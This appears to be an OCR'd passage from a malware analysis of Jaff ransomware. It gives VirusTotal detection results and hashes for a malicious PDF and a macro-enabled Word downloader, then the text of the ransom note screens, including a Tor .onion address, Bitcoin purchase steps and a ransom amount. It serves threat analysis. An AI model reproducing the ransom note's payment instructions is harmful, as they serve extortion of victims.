4. 35418461.pdf



https://www.virustotal.com/gui/file/81ef38b0fb7c395c05f593847074021743b4b2a4b1b45478e25cf64194a67aef

81ef38b0fb7c395c05f593847074021743b4b2a4b1b45478e25cf64194a67aef

42 / 63

42/63 security vendors flagged this file as malicious

81ef38b0fb7c395c05f593847074021743b4b2a4b1b45478e25cf64194a67aef

35418461.pdf

pdf file-embedded autoaction js-embedded attachment

Size 57.01 KB

Last Analysis Date 15 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.w97m/docdl

Threat categories trojan downloader dropper


Family labels w97m docdl jadec

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	PDF/Expod.Gen	ALYac	Trojan.Downloader.PDF.Agent
Arcabit	VB:Trojan.VBA.Downloader.FI	Avast	Other:Malware-gen [Trj]
AVG	Other:Malware-gen [Trj]	Avira (no cloud)	W2000M/Agent.6848817
Baidu	VBA.Trojan-Downloader.Agent.bpu	BitDefender	VB:Trojan.VBA.Downloader.FI
ClamAV	Doc.Downloader.Jaff-6329915-0	CTX	Pdf.trojan.w97m
Cylance	Unsafe	Cynet	Malicious (score: 99)
DrWeb	W97M.DownLoader.1768	Emsisoft	VB:Trojan.VBA.Downloader.FI (B)
eScan	VB:Trojan.VBA.Downloader.FI	ESET-NOD32	PDF/TrojanDropper.Agent.AE

5.FXCHG1Y.doc



https://www.virustotal.com/gui/file/990ec28dd5d11e294910e2ed1e7bae6cc57272af402d6bf7bd3db9fd5dc89c3a

990ec28dd5d11e294910e2ed1e7bae6cc57272af402d6bf7bd3db9fd5dc89c3a

50 / 63

-53

50/63 security vendors flagged this file as malicious

990ec28dd5d11e294910e2ed1e7bae6cc57272af402d6bf7bd3db9fd5dc89c3a

FXCHG1Y.doc

doc exe-pattern powershell write-file obfuscated open-file macros create-ole auto-open enum-windows anti-analysis environ handle-file

Size 91.50 KB

Last Analysis Date 8 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label downloader.w97m/jaff

Threat categories downloader trojan dropper


Family labels w97m jaff bartallex

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	W97M/Downloader
AliCloud	Downloader:MSOffice/Jaff.6329915	ALYac	Trojan.Downloader.W97M.Gen
Antiy-AVL	Trojan[Downloader]/MSOffice.Agent.kf	Arcabit	VB:Trojan.VBA.Downloader.FI
Avast	Other:Malware-gen [Trj]	AVG	Other:Malware-gen [Trj]
Avira (no cloud)	W2000M/Agent.6848817	Baidu	VBA.Trojan-Downloader.Agent.bpu
BitDefender	VB:Trojan.VBA.Downloader.FI	ClamAV	Doc.Downloader.Jaff-6329915-0
CTX	Doc.downloader.w97m	Cynet	Malicious (score: 99)
DrWeb	W97M.DownLoader.1768	Elastic	Malicious (high Confidence)
Emsisoft	VB:Trojan.VBA.Downloader.FI (B)	eScan	VB:Trojan.VBA.Downloader.FI
ESET-NOD32	VBA/TrojanDownloader.Agent.DLV	Fortinet	VBA/Agent.DIL!tr.dldr


After execution of this .exe file …



jaff decryptor system

Files are encrypted!

To decrypt flies you need to obtain
key.
The only copy of the private key, w
allow you to decrypt your files, is l



JAFF DECRYPTOR


Your files are encrypted!

To decrypt flies you need to obtain the private key.
The only copy of the private key, which will allow you to decrypt your files, is located on a secret server in the Internet.

1. You must install Tor Browser:
https://www.torproject.org/download/download-easy.html.en

2. After instalation, run the Tor Browser and enter address:
http://rktazuzi7hbln7sy.onion/
Follow

You



jaff decryptor system™

We present a special software - jaff decryptor™ - Recovery all files

How to buy jaff decryptor™?

1 You can make a payment with BitCoins, there are many methods to get them.

2 You should register BitCoin wallet:

Simplest online wallet or Some other methods of creating wallet

3 Purchasing Bitcoins, although it's not yet easy to buy bitcoins, it's getting simpler every day.

Here are our recommendations:

localbitcoins.com (WU)	Buy Bitcoins with Western Union.
coincafe.com	Recommended for fast, simple service. Payment Methods: Western Union, Bank of America, Cash by FedEx, Moneygram, Money Order. In NYC: Bitcoin ATM, in person.
localbitcoins.com	Service allows you to search for people in your community willing to sell bitcoins to you directly.
cex.io	Buy Bitcoins with VISA/MASTERCARD or wire transfer.
coinjar.com	CoinJar allows direct bitcoin purchases on their site.
anxpro.com	
bittylicious.com	

Send 0.35630347 BTC

4 Send 0.35630347 BTC to Bitcoin address: